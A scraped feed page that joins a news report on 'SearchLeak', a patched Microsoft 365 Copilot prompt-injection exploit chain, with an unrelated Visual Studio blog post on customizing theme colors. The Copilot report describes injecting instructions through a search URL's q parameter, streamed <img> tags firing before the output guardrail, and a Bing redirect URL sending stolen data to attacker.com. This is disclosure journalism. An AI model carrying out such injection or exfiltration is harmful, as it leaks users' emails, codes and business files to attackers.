Read more of this story at Slashdot.
Last Tuesday, Microsoft patched a vulnerability it rated as max critical in its M365 Copilot AI platform. On Monday, the researchers who discovered the vulnerability and reported it to Microsoft revealed how their proof-of-concept exploit could retrieve 2FA codes and other sensitive data from emails accessible to Copilot.
Microsoft and other LLM providers have been unable to prevent their products from complying with malicious requests to reveal data. The root cause: AI bots are unable to distinguish between instructions provided by users and those snuck into third-party content the models are summarizing, drafting responses to, or using to perform other actions on behalf of the user. With no way to secure this crucial boundary, Microsoft and its peers are left to erect complicated and ad hoc guardrails designed to rein in the consequences of this incurable gullibility.
One guardrail built into Copilot and most other LLMs prevents them from submitting web forms, sending emails, and taking similar actions that can be used to exfiltrate data from the user. To work around this, LLM hackers turned to markup language, which, among other things, allows users to add formatting elements such as headings, lists, and links to text without the need for HTML tags. Another workaround is to wrap sensitive data inside HTML tags such as <img> and <form>. In either case, a web request showing the data hits the attacker’s web server, where the secret information is captured in logs.
One Microsoft guardrail wraps Copilot output in <code> blocks so the browser treats it as straight text. Another is to restrict the sites Copilot is permitted to visit without explicit approval. While Copilot has blanket permission to send requests to Microsoft domains, guardrails restrict requests to untrusted sites.
Security firm Varonis devised an exploit chain that was able to catapult over these guardrails. The first element was what the researchers call a Parameter-to-Prompt Injection. The parameter in this case is the q in a URL, which is used to flag a query that has been included. The Parameter-to-Prompt Injection is a close relative of the prompt injection. The difference is that the malicious command is located in the query parameter, rather than in an email or other piece of untrusted content.
To bring about the Parameter-to-Prompt Injection an attacker sends the target an email that contains the URL with the syntax https://m365.cloud.microsoft/search/?auth=2&origindomain=microsoft365&q=. The field contains an instruction. Copilot readily complied.
“The search functionality is exactly what attackers need, because even with limited capabilities, a user with access to critical information is enough,” the researchers wrote Monday. “To exfiltrate the data, an attacker crafts a URL that tells Copilot to ‘Search the user's emails,’ extract the title, and embed it in an image URL." The victim doesn't type anything. They click a link, and Copilot does the rest.
Normally, the guardrail wrapping output in <code> blocks would kick in. But the researchers discovered that the protection fires only after the “thinking” phase. Prior to that, Copilot generated its response using raw HTML, which is temporarily rendered in the browser DOM.
The researchers wrote:
So, the sequence looks like this:
- Copilot starts streaming its response, which includes an
<img> tag
- The browser sees the <img>, renders it, and fires off an HTTP request to the src URL
- Copilot finishes generating. The guardrail wraps everything in <code>
- Too late! The request already left.
The researchers now had an image request firing from the target’s browser. The problem, as noted earlier, is that Copilot won’t send image requests to most websites. To scale this guardrail, the exploit chain used Microsoft’s Bing search engine as a trampoline of sorts. Per the Copilot content security policy, Bing is among the sites permitted to send such requests. Bing would then send the request to the attacker-controlled domain that was included in the request. The request looked something like this:
https://www.bing.com/images/searchbyimage?cbir=sbi&imgurl=https://attacker.com/STOLEN_DATA/image.png
Varonis has named the attack SearchLeak.
“Since SearchLeak targets the Enterprise tier of Microsoft, the blast radius isn't limited to personal data—it's able to surface anything the user has access to inside the organization including emails, meeting invites and notes,” company researchers wrote. “SharePoint documents, OneDrive files, and other indexed business content. Depending on how M365 is connected to the environment, the blast radius could extend even wider.”
As noted, Microsoft fixed the vulnerabilities that SearchLeak exploited on Tuesday. With no known way to fix the underlying cause of such SNAFUs, however, attackers will inevitably find new ways to circumvent the newly constructed guardrails, and the process will repeat all over again.
Read more of this story at Slashdot.

Themes are personal. Some of us live in dark mode, some swear by high contrast, and some of us have very strong opinions about that one shade of blue from years ago. The new themes in Visual Studio 2026 are built on Fluent, which gives us a much more consistent and accessible foundation, but we have heard from plenty of you who want more control over specific colors. Accent colors, hover states, the line between the shell and the tab headers… the small things that make an IDE feel like yours.
So, we did something about it.

Visual Studio now has a new Theme colors options page that lets you customize any Fluent color token directly inside the IDE. No extensions, no JSON files to hunt down, no restarts. Just open the page, find the token you want, and pick a new color.
Open it from Tools > Options > Environment > Visual Experience > Theme colors. You’ll see every Fluent color token in the active theme listed in a searchable grid. Pick one, change the color, and the change applies live.
This is the part we like the most. Whatever you change is saved against the current theme, not globally. So, you can have your own personal twist on Dark, a different twist on Light, and a wildly different one on a tinted theme, and switching between them brings your customizations along automatically.
If you go too far down a rabbit hole, there’s a per-color reset so you can revert a single token without throwing away the rest of your work.
Alongside the options page, we also added some new color tokens that give you more separation between parts of the shell. The most commonly asked-for one is being able to color the tab and window headers independently from the rest of the shell chrome, which, among other things, lets you get pretty close to a classic retro look if that’s what you’re after.
See all the color tokens in the theme color tokens documentation.
Because customizations are saved as JSON under the hood, they’re easy to share – and easy to apply on top of any theme. Drop a JSON file into:
%LOCALAPPDATA%\Microsoft\VisualStudio\18.0_xxxxxxxx\ColorThemes

…and Visual Studio will use it to override the theme it’s named after. The file name has to match the theme you want to override – so cool-breeze.json overrides Cool Breeze, dark.json overrides Dark, and so on. Restart Visual Studio and the overrides take effect on top of that theme.
Here’s an example set of overrides that leans Cool Breeze in a more retro, blue direction. Save it as cool-breeze.json in the folder above:
[
{
"Name": "EnvironmentHeader",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "FFF5CC84"
},
{
"Name": "EnvironmentTab",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "FFF5CC84"
},
{
"Name": "EnvironmentBody",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "FF5D6B99"
},
{
"Name": "EnvironmentBodyText",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "E4FFFFFF"
},
{
"Name": "EnvironmentBackground",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "FFCCD5F0"
},
{
"Name": "EnvironmentHeaderInactive",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "FFCCD5F0"
},
{
"Name": "EnvironmentTabInactive",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "FFCCD5F0"
},
{
"Name": "StatusBarBackgroundFillRest",
"Category": "5af241b7-5627-4d12-bfb1-2b67d11127d7",
"Background": "FF40508D"
}
]
Share that file with a teammate, and they’ll see the same look the next time they launch Visual Studio – no extension to install, no theme to package up.
You can also grab the Blue Steel theme pack that ships with these new colors to mimic the retro blue theme.
Themes used to be an all-or-nothing thing. If you didn’t love one of the built-in options, your only real path was an extension that replaced the entire theme. That’s a lot of overhead for what is often a very small change (“I just want this one color to be a little less bright.”).
The new options page is meant to fix exactly that. Quick, one-off customizations should feel quick. Bigger overhauls still belong in extensions, and the marketplace is full of great ones, but most of the feedback we get is about a handful of specific tokens. Now you can fix those in about ten seconds.
This is now in latest version of Visual Studio 2026 (18.7). Give it a try, break things in interesting ways, and let us know in the comments what tokens you ended up changing – we’re always curious how people set up their IDEs.
Happy coding!
The post Make Visual Studio look the way you want appeared first on Visual Studio Blog.
Read more of this story at Slashdot.